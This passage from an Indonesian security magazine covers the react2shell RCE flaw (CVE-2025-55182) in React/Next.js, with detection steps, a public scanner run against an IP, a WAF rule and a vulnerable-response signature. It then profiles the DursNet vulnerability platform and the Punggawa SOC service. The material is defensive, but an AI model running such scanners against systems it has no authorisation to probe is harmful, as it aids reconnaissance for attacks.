ories/GHSA-9qr9-h5gf-34mp
fix available via `npm audit fix --force`
Will install next@16.0.8, which is outside the stated dependency range
node_modules/next

1 critical severity vulnerability

To address all issues, run:
  npm audit fix --force
root@c2c:~/react2shell-lab#
```

Jika muncul laporan terkait CVE-2025-55182 atau dependensi terkait React/Next.js, itu adalah konfirmasi valid bahwa aplikasi anda terdampak.

2.CEK VERSI DEPENDENSI (PACKAGE.JSON)

Langkah berikutnya adalah memeriksa versi library Anda. Kerentanan ini berdampak pada versi React dan Next.js tertentu seperti pada tabel di bawah.

Jalankan perintah berikut di terminal proyek Anda untuk melihat versi yang sedang aktif:

```
root@c2c:~/react2shell-lab# npm list react react-dom next
react2shell-lab@0.1.0 /root/react2shell-lab
├─┬ next@16.0.0
│ ├── react-dom@19.0.0 deduped
│ ├── react@19.0.0 deduped
│ └─┬ styled-jsx@5.1.6
│   └── react@19.0.0 deduped
├─┬ react-dom@19.0.0
│ └── react@19.0.0 deduped
└── react@19.0.0

root@c2c:~/react2shell-lab#
```

3. MENGGUNAKAN SCANNER CVE-2025-55182

Jika anda tidak memiliki akses ke source code, Anda dapat menggunakan tools scanner CVE-2025-55182.

Link : https://github.com/Malayke/Next.js-RSC-RCE-Scanner-CVE-2025-66478

```
└─$ ./nextjs-rce-scanner -urls "http://10.49.143.118:3000/"
[*] Starting scan of 1 targets, concurrency: 5
------------------------------------------------------------------------------
URL                                     Status      Next.js Version   Vulnerability
------------------------------------------------------------------------------
http://10.49.143.118:3000/              200         16.0.6            Vulnerable ⚠
```

MITIGASI DAN SOLUSI

Kerentanan dengan **skor CVSS 10.0** merupakan ancaman kritis yang tidak bisa ditunda penanganannya. Berikut adalah langkah-langkah yang harus segera diambil untuk mengatasi kerentanan ini dan melindungi infrastruktur anda dari serangan **react2shell**.

1.LAKUKAN UPDATE (WAJIB)

Solusi paling efektif adalah memperbarui dependensi ke versi yang sudah di-patch yaitu versi 19.0.1, 19.1.2, or 19.2.1.

```
npm install react@latest react-dom@latest next@latest
```

2.WEB APPLICATION FIREWALL (WAF) - MITIGASI SEMENTARA

Sambil menunggu pembaruan kode, **WAF dapat digunakan sebagai mitigasi sementara** untuk memfilter lalu lintas berbahaya. Namun, pada saat artikel ini ditulis, penyerang telah mengembangkan **varian eksploitasi yang mampu membypass WAF**, sehingga pendekatan ini dinilai kurang efektif.
Khusus bagi pengguna **Google Cloud, Cloud Armor WAF** telah merilis rule baru untuk mendeteksi dan memblokir upaya eksploitasi CVE-2025-55182.

```
# Konfigurasi Cloud Armor (gcloud CLI)
gcloud compute security-policies rules create 1 \
 --security-policy=YOUR_POLICY_NAME \
 --action block-with-custom-response \
 --custom-error-response-code 403 \
 --rules-log-level verbose \
 --expression="evaluatePreconfiguredExpr('xss-v33', ['owasp-crs-v030001-id942251-xss',
'owasp-crs-v030001-id941150-xss'])"
```

3. DETEKSI DAN MONITORING

Respons dari host yang rentan dapat diidentifikasi dengan munculnya respond code sebagai berikut:

```
HTTP Status: 500 Internal Server Error
Content-Type: text/x-component
Response Pattern: E{"digest":"..."
```


Kesimpulan

Kerentanan CVE-2025-55182 merupakan flaw Remote Code Execution (RCE) yang dapat dieksploitasi tanpa kredensial autentikasi. Kampanye serangan siber terhadap kerentanan ini sedang berlangsung saat ini dalam skala besar. Respons insiden harus mencakup: (1) pemindaian sistem komprehensif untuk mengidentifikasi aset terdampak, (2) forensic analysis untuk mendeteksi dan menghapus backdoor yang tertanam, (3) implementasi monitoring dan alerting real-time, dan (4) penerapan patch keamanan darurat tanpa penundaan.

DURSNET

PLATFORM MANAJEMEN KERENTANAN BERBASIS AI UNTUK PEMINDAIAN, ANALISIS, DAN PELAPORAN KEAMANAN SIBER

BY **KANG ALI**



Dalam praktik keamanan siber, tim internal, MSSP, dan IT support sering kesulitan melakukan **korelasi, normalisasi, dan analisis hasil vulnerability scanning** dari berbagai sumber. Banyak alat masih menghasilkan **temuan mentah tanpa konteks eksploitabilitas,** sehingga proses triage, prioritisasi risiko, dan validasi remediasi menjadi lambat dan tidak efisien, meningkatkan risiko keterlambatan penanganan kerentanan kritis.

Seiring meningkatnya kompleksitas ancaman, dibutuhkan solusi yang menyediakan **analisis kerentanan berbasis konteks**, seperti probabilitas eksploitasi, ketersediaan exploit publik, dan indikasi eksploitasi aktif. Meski platform komersial menawarkan fitur lanjutan, **biaya tinggi dan vendor lock-in** kerap menjadi hambatan, sehingga diperlukan pendekatan **manajemen kerentanan yang terintegrasi, efisien, dan cost-effective** untuk meningkatkan security posture secara berkelanjutan.

TARGET DAN MANFAAT

Aplikasi DursNet dikembangkan sebagai platform manajemen kerentanan terintegrasi yang berfokus pada otomasi teknis, korelasi data kerentanan, dan enrichment berbasis AI. **Tujuan utama proyek ini adalah menyediakan sistem yang mampu mengelola end-to-end vulnerability lifecycle** mulai dari asset discovery, scanning, analysis, hingga reporting—secara efisien dan terstandar.

Konsep utama **DursNet** berakar pada kerangka kerja siklus manajemen kerentanan (vulnerability management lifecycle), yang meliputi: i**dentifikasi, evaluasi, prioritisasi, mitigasi, dan pelaporan.** Dengan menggabungkan beberapa Tools Scanner, DursNet menyediakan cakupan komprehensif terhadap kerentanan jaringan, aplikasi, dan protokol keamanan. **DursNet** dirancang untuk mengurangi ketergantungan pada analisis manual dengan menggabungkan berbagai sumber **data kerentanan dan exploit intelligence** ke dalam satu pipeline analisis terpusat.

Secara teknis, DursNet bertujuan untuk:

- Mengurangi time-to-analysis dengan otomatisasi pemindaian dan korelasi data.
- Menyediakan enrichment kerentanan berbasis standar industri seperti CVSS, EPSS, CISA KEV, dan ExploitDB.


Memungkinkan penentuan prioritas berbasis:


- Severity teknis (CVSS)
- Probabilitas eksploitasi (EPSS)
- Status eksploitasi aktif (CISA KEV)
- Ketersediaan exploit publik (ExploitDB)
- Menyediakan AI-assisted analysis untuk menjelaskan implikasi teknis dan risiko eksploitasi dari setiap temuan.

Pendekatan ini membantu **engineer dan security analyst** memfokuskan upaya remediation pada kerentanan yang paling realistis untuk dieksploitasi.

DursNet dirancang sebagai sebuah platform Vulnerability Management System berbasis web yang **mengintegrasikan kemampuan multi-scanner**, analisis intelijen kerentanan dari berbagai sumber tepercaya, serta dukungan kecerdasan buatan untuk menghasilkan rekomendasi dan prioritas mitigasi yang cerdas. Platform ini tidak hanya menampilkan daftar kerentanan, tetapi juga memperkaya **setiap temuan dengan konteks kritis seperti probabilitas eksploitasi,** bukti eksploitasi aktif di dunia nyata, dan ketersediaan kode eksploit. Dengan pendekatan ini, pengguna dapat memahami risiko secara lebih cepat dan akurat. **Didukung oleh antarmuka web** yang intuitif serta laporan PDF siap pakai, **DursNet** menghadirkan solusi yang **praktis, efisien, dan berbasis risiko**, sehingga membantu organisasi meningkatkan ketahanan keamanan siber secara menyeluruh dan berkelanjutan.


LOGIN
DURSNET







DASHBOARD
DURSNET

NEW-SCAN
DURSNET




SCAN HISTORY DURSNET






DASHBOARD DURSNET

ANALYSIS VULNERABILITY WITH AI - DURSNET




GENERATED REPORT DURSNET



COMPREHENSIVE REPORT DURSNET

LLM CHAT DURSNET




47

MENJALANKAN KETAHANAN SIBER SEBAGAI FUNGSI OPERASIONAL

MENELAAH PUNGGAWA CYBER RESILIENCE CENTER DI EKOSISTEM IBM

BY **PAKDE IWAN**



Di Indonesia, pembahasan keamanan siber sering bergerak di antara dua ekstrem: kepatuhan regulasi dan respons darurat setelah insiden terjadi. Di luar dua momen itu, aktivitas keamanan kerap menghilang dari radar manajemen—berjalan di latar belakang, selama tidak menimbulkan gangguan.

Namun lanskap ancaman tidak bekerja dengan ritme yang sama. Serangan siber tidak menunggu audit tahunan atau laporan kepatuhan berikutnya. Di titik inilah konsep cyber resilience mulai bergeser dari istilah strategis menjadi kebutuhan operasional.

Punggawa Cyber Resilience Center, fasilitas Cyber Security Operations Center (**CSOC**) milik PT **Punggawa Siber Solusi**, hadir dengan pendekatan yang relatif sederhana: menyediakan l**ayanan SOC yang dijalankan secara berkelanjutan**, dengan teknologi yang disesuaikan dengan skala dan konteks organisasi. Untuk lingkungan enterprise, fondasi yang digunakan adalah **IBM QRadar** sementara untuk organisasi dengan kebutuhan dan sumber daya yang lebih terbatas, pendekatannya berbeda.

PUNGGAWA cybersecurity

“KETAHANAN SIBER JARANG RUNTUH KARENA KURANGNYA TEKNOLOGI, TETAPI KARENA TIDAK ADANYA FUNGSI OPERASIONAL YANG BERJALAN KONSISTEN.”

Dari Teknologi ke Fungsi: Di Mana Nilai Sebenarnya Berada

IBM QRadar adalah teknologi yang matang. Ia telah lama digunakan di lingkungan enterprise untuk korelasi log, pemantauan aktivitas mencurigakan, dan deteksi insiden berbasis konteks. Namun pengalaman banyak organisasi menunjukkan bahwa memiliki SIEM tidak otomatis berarti memiliki visibilitas atau kesiapan respons.

Di sinilah Punggawa Cyber Resilience Center memposisikan diri. Yang ditawarkan bukanlah platform baru, melainkan fungsi SOC yang dioperasionalkan—pemantauan 24/7, analisis insiden, dan respons awal yang terstruktur. Nilai layanan ini tidak terletak pada fitur teknologi semata, melainkan pada bagaimana teknologi tersebut digunakan secara konsisten dan kontekstual.

Pendekatan ini terasa konservatif, bahkan nyaris membosankan. Namun bagi organisasi dengan lingkungan TI kompleks, justru di situlah realitasnya. Keamanan siber jarang gagal karena kekurangan alat; ia lebih sering gagal karena tidak ada proses yang menjembatani alat dan keputusan.

Enterprise dan di Luar Enterprise: Dua Pendekatan, Satu Prinsip

Menariknya, Punggawa Cyber Resilience Center tidak sepenuhnya mengunci pendekatannya pada teknologi kelas enterprise. Bagi perusahaan kecil dan menengah, yang sering kali menghadapi keterbatasan anggaran, sumber daya manusia, dan kompleksitas operasional, pendekatan berbasis IBM QRadar tidak selalu realistis.

Untuk segmen ini, Punggawa mengadopsi arsitektur SOC berbasis teknologi open-source, yang dikembangkan dan diintegrasikan oleh tim R&D internal. Pendekatannya tetap sama—monitoring, deteksi, dan respons—namun dengan fondasi teknologi yang lebih ringan dan fleksibel.

PUNGGAWA CYBER RESILIENCE CENTER

Pilihan ini mencerminkan pemahaman yang jarang diungkap secara eksplisit: bahwa ketahanan siber bukan soal mereplikasi arsitektur enterprise ke semua organisasi, melainkan menyesuaikan fungsi keamanan dengan skala dan risiko bisnis. Bagi banyak perusahaan menengah, SOC yang “cukup baik dan dijalankan dengan disiplin” sering kali lebih bernilai daripada arsitektur canggih yang tidak pernah dioperasionalkan sepenuhnya.

"KETAHANAN SIBER JARANG RUNTUH KARENA KURANGNYA TEKNOLOGI, TETAPI KARENA TIDAK ADANYA FUNGSI OPERASIONAL YANG BERJALAN KONSISTEN."

Konteks Kemitraan:

PT Punggawa Siber Solusi dan Ekosistem IBM

PUNGGAWA CYBER RESILIENCE CENTER

Sebagai **IBM Gold Partner**, PT Punggawa Siber Solusi beroperasi dalam kerangka ekosistem enterprise yang mapan. Status ini memberikan legitimasi teknis sekaligus memperjelas arah layanan SOC yang ditawarkan untuk organisasi besar dan industri kritikal.

Namun, keberadaan pendekatan alternatif berbasis open-source menunjukkan bahwa Punggawa tidak sepenuhnya memposisikan keamanan siber sebagai domain eksklusif perusahaan besar. Ada pengakuan implisit bahwa pasar Indonesia bersifat heterogen, dan bahwa pendekatan tunggal jarang efektif untuk semua.

Bagi klien enterprise, keterikatan pada ekosistem IBM menawarkan stabilitas dan integrasi. Bagi organisasi yang lebih kecil, pendekatan open-source membuka ruang adopsi tanpa beban kompleksitas berlebihan.

Masalah yang Disasar: Deteksi Lebih Awal, Respons Lebih Terkendali

Baik menggunakan **QRadar** maupun stack open-source, tujuan layanan ini tetap sama: **memperpendek jarak antara sinyal ancaman dan tindakan awal**. Tidak ada klaim pencegahan absolut, tidak ada janji zero incident.

Dalam konteks Indonesia—di mana banyak insiden baru disadari setelah berdampak pada layanan atau reputasi—kemampuan untuk memahami apa yang sedang terjadi, dan apa yang harus dilakukan pertama kali, sering kali menjadi pembeda utama.

